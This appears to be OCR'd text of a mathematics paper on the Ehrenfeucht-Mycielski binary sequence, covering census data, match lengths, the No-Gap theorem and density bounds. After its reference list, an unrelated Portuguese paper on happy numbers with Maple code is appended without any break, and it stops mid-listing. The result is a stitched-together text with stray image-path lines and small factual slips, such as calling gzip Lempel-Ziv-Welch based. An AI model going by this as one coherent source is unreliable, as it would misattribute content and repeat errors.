An infinite sequence is *disjunctive* if it contains all finite words as factors. In [1] Ehrenfeucht and Mycielski introduced a method of generating a disjunctive binary sequence based on avoiding repetitions. To construct the Ehrenfeucht-Mycielski (EM) sequence U, start with a single bit 0. Suppose the first n bits $U_n = u_1 u_2 \dots u_n$ have already been chosen. Find the longest suffix v of U_n that appears already in U_{n-1}. Find the last occurrence of v in U_{n-1}, and let b be the first bit following that occurrence of v. Lastly, set $u_{n+1} = \overline{b}$, the complement of b. It is understood that if there is no prior occurrence of any non-empty suffix the last bit in the sequence is flipped. The resulting sequence starts like so:

$$0100110101110001000011110110010100100111 0$$

see also sequence A038219 in Sloane's catalog of integer sequences, [2]. The in the title of their paper the authors ask somewhat tongue-in-cheek how random their sequence is. As a first step towards understanding the properties of U they show that U is indeed disjunctive and conjecture that the limiting density of 1's is $1/2$.

1.1 Preliminary Data

To get a better understanding of U it is natural to generate a few thousand bits of the EM sequence using standard string matching algorithms. In a high-level environment such as Mathematica, see [3], a few lines of code suffice for this. In our work we use an automata theory package built on top of Mathematica that provides a number of tools that are helpful in the analysis of U, see [4]

Fig. 1. The first 2^{12} bits of the Ehrenfeucht-Mycielski sequence.

for a recent description of the package. The first 2^{12} bits, in row-major order, are shown in figure 1. The pattern seems surprisingly indistinguishable from a random pattern given the simplicity of the definition of the sequence.

More interesting is a plot of the census function for U: nearly all words of length k appear already among the first 2^k bits of the sequence. Thus, an initial segment of the EM sequence behaves almost like a de Bruijn sequence, see [5]. Define the *cover* $\mathsf{cov}(W)$ of a word W, finite or infinite, to be the set of all its finite factors, and $\mathsf{cov}_k(W) = \mathbf{2}^k \cap \mathsf{cov}(W)$. Here we write $\mathbf{2}$ for the two-symbol alphabet $\{0, 1\}$. The census function $C_k(n) = |\mathsf{cov}_k(U_n)|$ for the EM sequence increases initially at a rate of 1, and, after a short transition period, becomes constant at value 2^k. In figure 2, the green line stands for $k = 9$, blue for $k = 10$, and red for $k = 11$.

Another surprising picture emerges when one considers the length of the longest suffix v of $U_n = u_1 u_2 \dots u_n$ that matches with a previous occurrence. We write $\mu(n)$ for the suffix, and $\lambda(n) = |\mu(n)|$ for its length. As with the census function, the match length function λ increases in a very regular fashion. Indeed, in most places the length of the match at position n is $\lfloor \log_2 n \rfloor$. To visualize λ it is best to collapse runs of matches of the same length into a single data point. The plot 3 uses the first 2^{15} bits of the sequence. It is immediate from the definitions that the match length can never increase by more that 1 in a single step. The plot suggests that the match lengths also never drop by more than 1 in a single step, a fact that will be established below. The data also suggest that the match length function is nearly monotonic: once the first match of length k has occurred, all future matches are of length at least $k-2$. If true, this property would imply balance of the EM sequence, see section 3.




Fig. 2. The census function for the Ehrenfeucht-Mycielski sequence for words of lengths $k = 9, 10, 11$.

1.2 Generating Long Initial Segments

Clearly it would be helpful to test whether the patterns observed in the first few thousands of bits extend to longer initial segments, say, the first few million bits. To generate a million bits one has to resort to faster special purpose algorithms. As far as the complexity of U is concerned, it is clear that the language $\mathsf{pref}(U)$ of all prefixes of U fails to be regular. Hence it follows from the gap theorem in [6] that $\mathsf{pref}(U)$ cannot be context-free. The obvious practical approach is to use a variant of the KMP algorithm. Suppose k was the length of the previous match. We can scan U_n backwards and mark the positions of the nearest matches of length $k-2, k-1, k, k+1$. If no such match appears we have to revise the near-monotonicity conjecture from above. Of course, the scan can be terminated immediately if a match of length $k+1$ appears. If one implements this algorithm in an efficient language such as C++ it is straightforward to generate a few million bits of U.

Much better results can be achieved if one abandons pattern matching entirely and uses an indexing algorithm instead. In essence, it suffices to maintain, for each finite word w of some fixed length at most k, the position of the last occurrence of that word in the prefix so far constructed. This is done in brute-force tables and quite straightforward except at places where the match length function assumes a new maximum. A detailed description of the algorithm can be found in [7]. The reference shows that under the assumption of near-monotonicity discussed in section 1.3 one can generate a bit of the sequence in amortized constant time. Moreover, only linear space is required to construct an initial segment of the sequence, so that a simple laptop computer suffices to generate the first billion bits of the sequence in less than an hour.

As far as importing the bits into `automata` there are two choices. Either one can read the precomputed information from a file. Note, though, that storing




Fig. 3. Changes in the match lengths of the first 2^{15} bits of the Ehrenfeucht-Mycielski sequence.

the first billion bits in the obvious bit-packed format requires 125 million bytes, and there is little hope to decrease this amount of space using data compression: the very definition of the EM sequence foils standard algorithms. For example, the Lemple-Ziv-Welch based `gzip` algorithm produces a "compressed" file of size 159,410 bytes from the first million bits of the EM sequence. The Burrows-Wheeler type `bzip2` algorithm even produces a file of size 165,362 bytes.

The other options exploits the fact that Mathematica offers a communication protocol that allows one to call external programs directly from the kernel. This feature is used in `automata` extensively to speed up crucial algorithms.

1.3 Assorted Conjectures

It is clear from data plots as in the last section that the EM sequence has rather strong regularity properties and is indeed far from random. In their paper [1] Ehrenfeucht and Mycielski ask if their sequence is balanced in the sense that the limiting frequency of 0's and 1's is 1/2. More precisely, for any non-empty word $x \in \mathbf{2}^*$ let $\#_1 x$ be the number of 1's in x. Define the *density* of x to be $\Delta(x) = \frac{\#_1 x}{|x|}$. The following conjecture is from [1]:

Conjecture 1. Balance
In the limit, the density of U_n is 1/2.

Convergence seems to be very rapid. E.g., $\Delta(U_{2000000}) = 1000195/2000000 = 0.5000975$. It is shown in [8] that the density is bounded away from 0, and the argument given below provides a slightly better bound, but the balance conjecture remains open. To show balance, it suffices to establish the following property of the match length function.

Conjecture 2. Near Monotonicity
Any match of length k is followed only by matches of length at least $k-2$.

Near monotonicity implies rapid convergence of the density. We will prove a weaker a monotonicity property, namely that any match of length k is followed only by matches of length at least $k/2$. This suffices to show that the limiting density is bounded away from 0. Another interesting property of U is the rapid growth of the census function, simultaneously for all k.

Conjecture 3. Growth Rate
Any word of length k appears in the first $O(2^k)$ bits of the sequence.

As a matter of fact, a bound of 2^{k+2} appears to suffice, but it is unclear what the growth rate of the number of words that fail to appear already at time 2^{k+1} is. We originally conjectured a bound of 2^{k+1} but had to revise it after Hodsdon computed the first billion bits of the sequence, see [7]. The last two conjectures hold true for the first billion bits of the sequence.

We note in passing another apparent structural property that becomes visible from the data. The plot of the match lengths suggests that they grow in a very regular fashion. It is natural to inquire about the position of the match in U_n, i.e., the position of the nearest occurrence of the suffix v in U_n associated with the next bit. Figure 4 shows the positions of the first 2^{14} matches. The available range of positions for the matches forms a staircase, with a few outliers, and the match positions essentially form square blocks of size 2^k. The outliers are due to the internal dynamics of the sequence, see section 2.2 below, but match positions are very poorly understood at present.




Fig. 4. Match positions in the first 2^{14} bits of the Ehrenfeucht-Mycielski sequence.

2 Recurrence and the Internal Clock

With a view towards computational support, it is convenient to think of the EM sequence as tracing a path in a de Bruijn $\mathcal{B}_k$. We write $\mathcal{B}_k(n)$ for the subgraph of $\mathcal{B}_k$ induced by the edges that lie on the path traced by U_n. Likewise, $\overline{\mathcal{B}}_k(n)$ denotes the complement of $\mathcal{B}_k(n)$, i.e., the subgraph obtained by removing all the edges that lie on the path traced by U_n. We also assume that isolated vertices are removed. It is easy in `automata` to generate and inspect these graphs for a reasonably wide range of parameters. This type of experimental computation turned out to be very helpful in the discovery of some of the results in the next section, and in avoiding dead-ends in the development of some of the proofs.

As a first step towards the analysis of the dynamics of U, from the definition of U we have the following fact.

Proposition 1. *Alternation Principle*
If a vertex u in $\mathcal{B}_k(n)$ appears twice in U_{n-1} it has out-degree 2.

As we will see, the condition for alternation is very nearly the same as having in-degree 2. It is often useful to consider the nodes in $\mathcal{B}_k$ that involve a subword v of length $k-1$. Clearly, there are exactly four such nodes, and they are connected by an alternating path of the form:

$$a\,v \rightarrow v\,b \leftarrow \overline{a}\,v \rightarrow v\,\overline{b} \leftarrow a\,v$$

We will refer to this subgraph as the *zigzag* of v. Since $\mathcal{B}_k$ is the line graph of $\mathcal{B}_{k-1}$, the zigzag of v corresponds to the node v and its 4 incident edges in $\mathcal{B}_{k-1}$. It follows from the last proposition that the path U can not touch a zigzag arbitrarily.

Proposition 2. *No Merge Principle*
The path U can not touch a zigzag in exactly two edges with the same target.

In particular v is a match if, and only if, all the nodes in the zigzag of v have been touched by U.

2.1 The Second Coming

Since we are dealing with a binary sequence one might suspect the initial segments U_{2^k} to be of particular interest, a suspicion borne out by figures 2 and 4. However, it turns out that there are other, natural stages in the construction of the EM sequence associated with the first repetition of the initial segments of the sequence. They determine the point where the census function first deviates from linear growth. First, a simple observation concerning the impossibility of repeated matches. Note that the claim made here is easy to verify using some of the graph algorithms in `automata`.

Proposition 3. *Some initial segment U_n of U traces a simple cycle in $\mathcal{B}_k$, anchored at vertex U_k. Correspondingly, the first match of length k is U_k.*

Proof. Since U is infinite, it must touch some vertex in $\mathcal{B}_k$ twice. But by proposition 2 the first such vertex can only be U_k, the starting point of the cycle. □

The proposition suggests to define $\Lambda(t) = \max\big(\, \lambda(s) \;\big|\; s \le t \,\big)$ to be the length of the longest match up to time t. Thus, Λ is monotonically increasing and changes value only at the second occurrence of an initial segment. We write τ_k for the time when U_k is encountered for the second time. Note that we have the upper bound $\tau_k \le 2^k + k - 1$ since the longest simple cycle in $\mathcal{B}_k$ has length 2^k. The fact that initial segments repeat provides an alternative proof of the fact that U is disjunctive, see [1] for the original argument.

Lemma 1. *The Ehrenfeucht-Mycielski sequence U is disjunctive.*

Proof. It follows from the last proposition that every factor of U occurs again in U. Now choose n sufficiently large so that $H = \mathcal{B}_k(n) = \mathcal{B}_k(m)$ for all $m \ge n$. Since every point in H is touched by U at least twice, it must have out-degree 2 by alternation. But the only such graph is $\mathcal{B}_k$ itself. □


It follows that every word appears infinitely often on U, and we can define τ_i^w, $i \ge 0$, to be the position of the ith occurrence of word w in U. As always, this is interpreted to mean the position of the last bit of w. Define τ_i^k to be $\tau_i^{U_k}$, so $\tau_0^k = k$ and $\tau_1^k = \tau_k$. Also note that $\tau_{k+1} = \tau_2^k + 1$.

Proposition 4. *Any word of length k other than U_k appears exactly once as a match. The initial segment U_k appears exactly twice. Hence, the total number of matches of length k is $2^k + 1$.*

Proof. First suppose $u \in \mathbf{2}^k$ is not an initial segment of U. By lemma 1 $a\,u$ and $\overline{a}\,u$ both appear in U. The first such occurrences will have u as match. Clearly, from then on u cannot appear again as a match. Likewise, by 1 any initial segment $u = U_k$ must occur twice as a match since there are occurrences u, $a\,u$ and $\overline{a}\,u$. As before, u cannot reappear as a match later on in the sequence. □

2.2 Rounds and Irregular Words

Proposition 3 suggests that the construction of U can be naturally decomposed into a sequence of of rounds during which Λ remains constant. We will refer to the interval $R_k = [\tau_k, \tau_{k+1} - 1]$ as the k *principal round*. During R_k, the maximum match function Λ is equal to k, but λ may well drop below k. Up to time $t = \tau_{k+1} - 1$ the EM sequence traces two cycles C_0 and C_1 in $\mathcal{B}_k$, both anchored at $u = U_k$. C_0 is a simple cycle, and the two cycles are edge-disjoint. Note that the complement $\overline{\mathcal{B}}_k(t) = \mathcal{B}_k - C_0 - C_1$ consists only of degree 2 and, possibly, degree 4 points, the latter corresponding to words of length k not yet encountered at time t. The strongly connected components are thus all Eulerian.




When U later touches one of these components at u_0, by necessity a degree 2 point, we have the following situation: $v = aw$ and $u_0 = wb$ so that the sequence look like $\ldots a\,w\,b \ldots a\,w\,\bar{b} \ldots$ Thus, the first two occurrences of w are preceded by the same bit. Such words will be called *irregular* and we will see shortly that the first three occurrences of any irregular word are of the form $\ldots a\,w\,b \ldots a\,w\,\bar{b} \ldots \bar{a}\,w\,b \ldots$ For the sake of completeness, we distinguish between irregular, regular and initial words. It is easy to see that all words 0^k and 1^k, $k \geq 2$ are irregular. There seem to be few irregular words; for example, there are only 12 irregular words of length 10. It is clear from the definitions that whenever v occurs as a match, all its prefixes must already have occurred as matches. Because of irregular words, the situation for suffixes is slightly more complicated, but we will see that they too occur as matches with a slight delay.

Our interest in irregular words stems from the fact that they are closely connected with changes in match length. Within any principal round, λ can decrease only when an irregular word is encountered for the second time, and will then correspondingly increase when the same word is encountered for the third time, at which point it appears as a match. First, increases in match length.

Lemma 2. *Suppose the match length increases at time t, i.e., $\lambda(t+1) = \lambda(t)+1$, but Λ does not increase at time t. Then $v = \mu(t)$ is irregular and $t = \tau_2^v$. Moreover, at time $s = \tau_1^v$ the match length decreases: $\lambda(s) > \lambda(s+1)$.*

Proof. Set $k = |v|$ and consider the edges incident upon v in $\mathcal{B}_k$ at time t. The dashed edge indicates the last step.



Since the match length increases, both edges (v, wb) and $(v, w\bar{b})$ must already lie on U_t. But that means that the edge (au, v) must appear at least twice on U_t, and v is irregular. Now consider the time $s = \tau_1^v$ of the second appearance. We must have $s > r = \tau_2^k$. But the strongly connected component of v in the residual graph $\overline{\mathcal{B}}_k(r)$ consists only of degree 2 and, possibly, degree 4 points; point v itself is in particular degree 2. As a consequence, U must then trace a closed path in this component that ends at v at time $t = \tau_2^v$. Lastly, the match length at time $s+1$ is k, but must have been larger than k at time s. □

Thus all changes in match length inside of a principal round are associated with irregular words. The lemma suggests the following definition. A *minor round (of order k)* is a pair (r, s) of natural numbers, $r \leq s$, with the property that $\lambda(r-1) \geq k+1$, $\lambda(t) \leq k$ for all t, $r \leq t \leq s$, and $\lambda(s+1) \geq k+1$. Since trivially $\lambda(t+1) \leq \lambda(t)+1$, the last condition is equivalent to $\lambda(s+1) = k+1$.

Note that minor rounds are either disjoint or nested. Moreover, any minor round that starts during a principal round must be contained in that principal

round. We can now show that match length never drops by more than 1 at a time.

Lemma 3. *Let (r, s) be a minor round. Then $\lambda(r-1) = \lambda(r) + 1 = \lambda(s+1)$.*

Proof. From the definition, for any minor round (r, s) we have $\lambda(s+1) - \lambda(r-1) \leq 0$. Now consider the principal round for k. As we have seen, all minor rounds starting before R_k are already finished at time τ_1^k. But if any of the minor rounds during the k principal round had $\lambda(s+1) - \lambda(r-1) < 0$ the match length at the end of R_k would be less than k, contradicting the fact that the match length increases to $k+1$ at the beginning of the next principal round. □

Hence, there cannot be gaps between two consecutive match length values.


Theorem 1. *No-Gap*
For all n, $\lambda(n) - 1 \leq \lambda(n+1) \leq \lambda(n) + 1$.

2.3 A Lower Bound


It follows from the last section that for u not an initial segment, $\tau_1^u \in R_k$ implies that u matches at some time $t \in R_k$. We will say that *u matches with delay* at time τ_1^u.

Lemma 4. *Let u be a word, not an initial segment. At time τ_3^u both $0u$ and $1u$ match with delay.*

Proof. First suppose that u is regular. Consider the neighborhood of u in $\mathcal{B}_k$ where $k = |u|$. In the following figure, the edge labels indicate one way U may have passed through u by time τ_3^u. Note that our claim follows trivially if both au and $\overline{a}u$ appear twice on $U_{\tau_3^u}$, so we only need to deal with the asymmetric case.



Since $u\overline{b}$ appears twice, it must match, with delay. But then Both $\overline{a}u\overline{b}$ and $au\overline{b}$ must appear, so $\overline{a}u$ appears twice and must match, with delay. A similar argument covers the remaining case. For u irregular the second encounter entails a third as indicated in the following figure. It suffices to deal with a fourth hit as indicated below.



But then ubc is also irregular, and we must have an occurrence of $\overline{a}ubc$, with delay. □

Lemma 5. *If uab has matched at time t, then both $0u$ and $1u$ match at time t, with delay.*

Proof. From the last lemma, our claim is obvious as long as u is not an initial segment. So suppose $u = U_k$ and consider the first 5 occurrences of u:

$$uabc \dots xu\overline{a} \dots \overline{x}ua\overline{b} \dots zuab\overline{c} \dots \overline{z}uabc$$

Note that the second occurrence of $\overline{x}uab$ is before the end of round R_{k+2}, so both xu and $\overline{x}u$ must have matched before the end of that round. □

Corollary 1. *If a word u of length k matches at time t, then all words of length at most $\lfloor k/2 \rfloor$ have matched at time t, with delay.*

From the corollary we obtain the lower bound $\tau_k = \Omega(\sqrt{2}^k)$. It follows from an argument in [8] that this yields a lower bound of 0.11 for the asymptotic density of U, a far cry from the observed value of 1/2.

3 Density and Near Monotonicity

The density of a set $W \subseteq \mathbf{2}^k$ is defined by $\Delta(W) = \frac{1}{|W|} \sum_{x \in W} \Delta(x)$. To keep notation simple, we adopt the convention that a less-than or less-than-or-equal sign in an expression indicates summation or union. E.g., we write $\binom{k}{<p}$ for $\sum_{0 \le i < p} \binom{k}{i}$. We denote $\mathbf{2}^{k,p}$ the set of words in $\mathbf{2}^k$ of density p/k, i.e., all words containing exactly p many 1's. Thus, $\left|\mathbf{2}^{k,p}\right| = \binom{k}{p}$. Clearly $\Delta(\mathbf{2}^k) = 1/2$ by symmetry. A simple computation shows that, perhaps somewhat counterintuitively, $\Delta(\mathbf{2}^{k,\le k/2}) = 1/2$. Hence, by monotonicity $\Delta(\mathbf{2}^{k,\le \varepsilon k}) = 1/2$ for all $1/2 \le \varepsilon \le 1$.

Now suppose $W \subseteq \mathbf{2}^k$ is a set of cardinality m. What is the least possible density of W? Clearly, a minimal density set W must have to form $\mathbf{2}^{k,\le p} \cup A$ where $A \subseteq 2^{k,p+1}$. If m forces $p \ge k/2$, then asymptotically the density of W is 1/2. Indeed, we will see that $m = \Omega(2^k)$ suffices. Let $0 \le p \le k$. From the definition of density we have

$$\Delta(\mathbf{2}^{k,\le p}) = \frac{\sum_{i \le p} \binom{k}{i} i/k}{\binom{k}{\le p}} = 1/2 - \left(4 \frac{\binom{k-1}{<p}}{\binom{k-1}{p}} + 2\right)^{-1}$$

Let $p = \lfloor \varepsilon k \rfloor + c$ where $c \in \mathbb{Z}$ is constant. As long as $1/2 \le \varepsilon \le 1$ we obtain density 1/2 in the limit. However, this is far as one can go.

Lemma 6. *Let $0 \le \varepsilon < 1/2$ and $p = \lfloor \varepsilon k \rfloor + c$ where $c \in \mathbb{Z}$ is constant. Then $\lim_{k \to \infty} \frac{\binom{k}{<p}}{\binom{k}{p}} = \varepsilon/(1-2\varepsilon)$.*

Proof. For the sake of brevity we write $\gamma = \frac{\binom{k}{<p}}{\binom{k}{p}}$. First note that the density of $\mathbf{2}^{k,\le \varepsilon k}$ is clearly bounded from above by ε. Since $\Delta(\mathbf{2}^{k,\le \varepsilon k}) = \frac{\gamma}{2\gamma+1}$ it follows

that $\gamma \leq \frac{\varepsilon}{1-2\varepsilon}$. For the opposite direction we rewrite the individual quotients of binomial coefficients in terms of Pochhammer symbols as $\binom{k}{p-i}/\binom{k}{p} = \frac{(p-i+1)_i}{(k-p+1)_i}$ Hence the limit of $\binom{k}{p-i}/\binom{k}{p}$ as k goes to infinity is $\left(\frac{\varepsilon}{1-\varepsilon}\right)^i$. Now consider a partial sum $\sum_{i=1}^{n} \binom{k}{p-i}/\binom{k}{p} \leq \gamma$ where n is fixed. Then

$$\sum_{i=1}^{n} \frac{\binom{k}{p-i}}{\binom{k}{p}} \quad \longrightarrow \quad \sum_{i=1}^{n} \left(\frac{\varepsilon}{1-\varepsilon}\right)^i = \frac{\varepsilon}{1-2\varepsilon}\left(1 - \left(\frac{\varepsilon}{1-\varepsilon}\right)^n\right)$$

as k goes to infinity. But then $\lim_{k\to\infty} \gamma \geq \frac{\varepsilon}{1-2\varepsilon}$. Thus, in the limit $\gamma = \frac{\varepsilon}{1-2\varepsilon}$. □

Corollary 2. *Let $0 \leq \delta \leq 1/2$. Then $\lim_{k\to\infty} \Delta(\mathbf{2}^{k,\leq \delta k}) = \delta$.*

The definition of density extends naturally to multisets $A, B \subseteq \mathbf{2}^k$ via $\Delta(A+B) = \frac{|A|\Delta(A)+|B|\Delta(B)}{|A+B|}$. Assuming near monotonicity, we can now establish balance of U by calculating the limiting density at times τ_k. Let us say that λ is c-monotonic if $\forall\, t, s\, (\lambda(t+s) \geq \lambda(t) - c)$. Thus, it seems that λ is 2-monotonic, but the argument below works for any constant c.

Theorem 2. *If λ is c-monotonic for some constant c, then the Ehrenfeucht-Mycielski sequence is balanced.*

Proof. Assume otherwise; by symmetry we only have to consider the case where for infinitely many t we have $\Delta(U_t) < \delta_0 < 1/2$. Let $\tau_{k+c} \leq t < \tau_{k+c+1}$ and consider the multiset $W = \mathsf{cov}_k(U_t)$. For t sufficiently large $\Delta(W) < \delta_0$. Since all matches after t have length at least k by our assumption, certainly $\mathbf{2}^k \subseteq W$. Since all words of length $k+c+1$ on U_t are unique, there is a constant bounding the multiplicities of $x \in \mathbf{2}^k$ in W and we can write $W = \mathbf{2}^k + V$ where $\forall\, x \in \mathbf{2}^k\, (V(x) \leq d)$. Let $\delta = \Delta(V)$ and $m = |V|$, so that

$$\delta_0 > \Delta(W) = \frac{2^k \cdot 1/2 + m \cdot \delta}{2^k + m}.$$

It follows that $2^{k-1}(1-2\delta_0) \leq m(\delta_0 - \delta) \leq m$ so that $m = \Omega(2^k)$.

On the other hand, we must have $\delta_0 \geq \Delta(V) \geq \Delta(d \cdot \mathbf{2}^{k,\leq p}) = \Delta(\mathbf{2}^{k,\leq p})$. To see this, note that if for some $x \in \mathbf{2}^k$, $q/k = \Delta(x) < \Delta(\mathbf{2}^k + d \cdot \mathbf{2}^{k,<q})$ then $\mathbf{2}^k + d \cdot \mathbf{2}^{k,\leq q}$ minimizes the density of all multisets with multiplicities bounded by d that include x. From the last corollary we get $p \leq \delta_0 k$. Using Sterling approximation we see that the cardinality m is bounded by $d\binom{k}{\leq \delta_0 k} \leq d + d\delta_0 k \binom{k}{\delta_0 k} \approx d + d\sqrt{\frac{\delta_0 k}{2\pi(1-\delta_0)}}\, 2^{kH(\delta_0)}$ where $H(x) = -x \lg x - (1-x)\lg(1-x)$ is the binary entropy function over the interval $[0,1]$. It is well-known that H is symmetric about $x = 1/2$ and concave, with maximum $H(1/2) = 1$. Hence $2^{H(\delta_0)} < 2$, contradicting our previous lower bound. Hence, the density of W approaches $1/2$, as required. □

4 Conclusion

We have established some regularity properties of the Ehrenfeucht-Mycielski sequence, notably the No-Gap conjecture and a weaker form of Near Monotonicity. A better analysis of the match length function should show that λ is in fact 2-monotonic. Specifically, a study of the de Bruijn graphs $\overline{\mathcal{B}}_k$ in `automata` indicates that the strongly connected component of this graph have special properties that could be exploited to establish this claim. Alas, we are currently unable give a complete proof. The construction of the Ehrenfeucht-Mycielski sequence easily generalizes to arbitrary prefixes: start with a word w, and then attach new bits at the end according to the same rules as for the standard sequence. It seems that all results and conjectures here seem to carry over, mutatis mutandis, to these generalized Ehrenfeucht-Mycielski sequences. In particular, they all appear to have limiting density 1/2.

Source code and Mathematica notebooks used in the writing of this paper can be found at `www.cs.cmu/~sutner`.

References

1. Ehrenfeucht, A., Mycielski, J.: A pseudorandom sequence–how random is it? American Mathematical Monthly **99** (1992) 373–375
2. Sloane, N.J.A.: The on-line encyclopedia of integer sequences. (`www.research.att.com/~njas/sequences`)
3. Wolfram, S.: The Mathematica Book. 4th edn. Wolfram Media, Cambridge UP (1999)
4. Sutner, K.: `automata`, a hybrid system for computational automata theory. In Champarnaud, J.M., Maurel, D., eds.: CIAA 2002, Tours, France (2002) 217–222
5. Golomb, S.W.: Shift Register Sequences. Aegean Park Press, Laguna Hills, CA (1982)
6. Calude, C., Yu, S.: Language-theoretic complexity of disjunctive sequences. Technical Report 007, CDMTCS (1995)
7. Hodsdon, A.: The generalized Ehrenfeucht-Mycielski sequences. Master's thesis, Carnegie Mellon University (2002)
8. McConnell, T.R.: Laws of large numbers for some non-repetitive sequences. `http://barnyard.syr.edu/research.shtml` (2000)

Números Felizes e Sucessões de Smarandache: Digressões com o Maple

Delfim F. M. Torres
delfim@mat.ua.pt

Departamento de Matemática
Universidade de Aveiro
3810-193 Aveiro, Portugal

Resumo

Dando jus à matemática experimental, mostramos como o Maple pode ser usado na investigação matemática de algumas questões actualmente sem resposta na Teoria dos Números. A tese defendida é que os alunos de um curso de Matemática podem facilmente usar o computador como um lugar onde se excita e exercita a imaginação.

1 Introdução

Albert Einstein é conhecido por ter dito que "a imaginação é mais importante que o conhecimento". Se assim é, porquê esperar pelo mestrado ou doutoramento para começar a enfrentar problemas em aberto? Não é a criatividade prerrogativa dos mais novos? Em [3] mostrei como com muito pouco conhecimento é possível debruçar-mo-nos sobre algumas questões actualmente sem resposta na Teoria de Computação. Aqui, e a propósito do ano 2003 ter sido escolhido pela APM como o ano da *Matemática e Tecnologia*, vou procurar mostrar como o computador e um ambiente moderno de computação algébrica, como seja o Maple, podem ser excelentes auxiliares na abordagem a "quebra-cabeças" que a matemática dos números actualmente nos coloca. A minha escolha do sistema Maple prende-se com o facto de ser este o programa informático actualmente usado na cadeira de *Computadores no Ensino da Matemática*, no Departamento de Matemática da Universidade de Aveiro. Desta maneira os meus alunos serão prova viva de que basta um semestre de "tecnologias na educação matemática", para nos podermos aventurar por "mares ainda não navegados". O leitor que queira aprender sobre o Maple poderá começar por consultar o nosso site de *Computadores no Ensino da Matemática*: `http://webct.ua.pt/public/compensmat/index.html`.

2 Números felizes

Seja $n \in \mathbb{N}$ um número natural com representação decimal $n = d_k \ldots d_0$, $0 \leq d_i \leq 9$ $(i = 0, \ldots, k)$, e denotemos por $\sigma(n)$ a soma dos quadrados dos dígitos decimais de n: $\sigma(n) = \sum_{i=0}^{k} (d_i)^2$. Dizemos que n é um *número feliz* se existir um $r \in \mathbb{N}$ tal que $\underbrace{(\sigma \circ \cdots \circ \sigma)}_{r \text{ vezes}}(n) = 1$. Por exemplo, 7 é um número feliz ($r = 5$),

$$\sigma(7) = 49,\ \sigma(49) = 97,\ \sigma(97) = 130,\ \sigma(130) = 10,\ \sigma(10) = 1\,;$$

enquanto 2 não:

$$\sigma(2) = 4,\ \sigma(4) = 16,\ \sigma(16) = 37,\ \sigma(37) = 58,\ \sigma(58) = 89,$$
$$\sigma(89) = 145,\ \sigma(145) = 42,\ \sigma(42) = 20,\ \sigma(20) = 4\ \ldots$$

Vamos definir em Maple a função característica Booleana dos números felizes. Começamos por definir a função `digitos` que nos devolve a sequência de dígitos de uma dado número n

```
> digitos := n -> seq(iquo(irem(n,10^i),10^(i-1)),i=1..length(n)):
> digitos(12345);
```

$$5, 4, 3, 2, 1$$

A função σ é agora facilmente construída

```
> sigma := n -> add(i^2,i=digitos(n)):
> sigma(24);
```

$$20$$

O processo de composição da função σ é obtido usando o operador @ do Maple:

```
> s := (n,r) -> seq((sigma@@i)(n),i=1..r):
> s(7,5);
```

$$49,\ 97,\ 130,\ 10,\ 1$$

```
> s(2,9);
```

$$4,\ 16,\ 37,\ 58,\ 89,\ 145,\ 42,\ 20,\ 4$$

Para automatizarmos o processo de decisão se um número é feliz ou não, recorremos a alguma programação. O seguinte procedimento deve ser claro.

```
> feliz := proc(n)
>   local L, v:
>   L := {}:
>   v := sigma(n):
>   while (not (member(v,L) or v=1)) do
>     L := L union {v}:
>     v := sigma(v):
>   end do:
>   if (v = 1) then true else false end if:
> end proc:
```

Podemos agora questionar o sistema Maple acerca da felicidade de um determinado número.

```
> feliz(7);
```

$$true$$

```
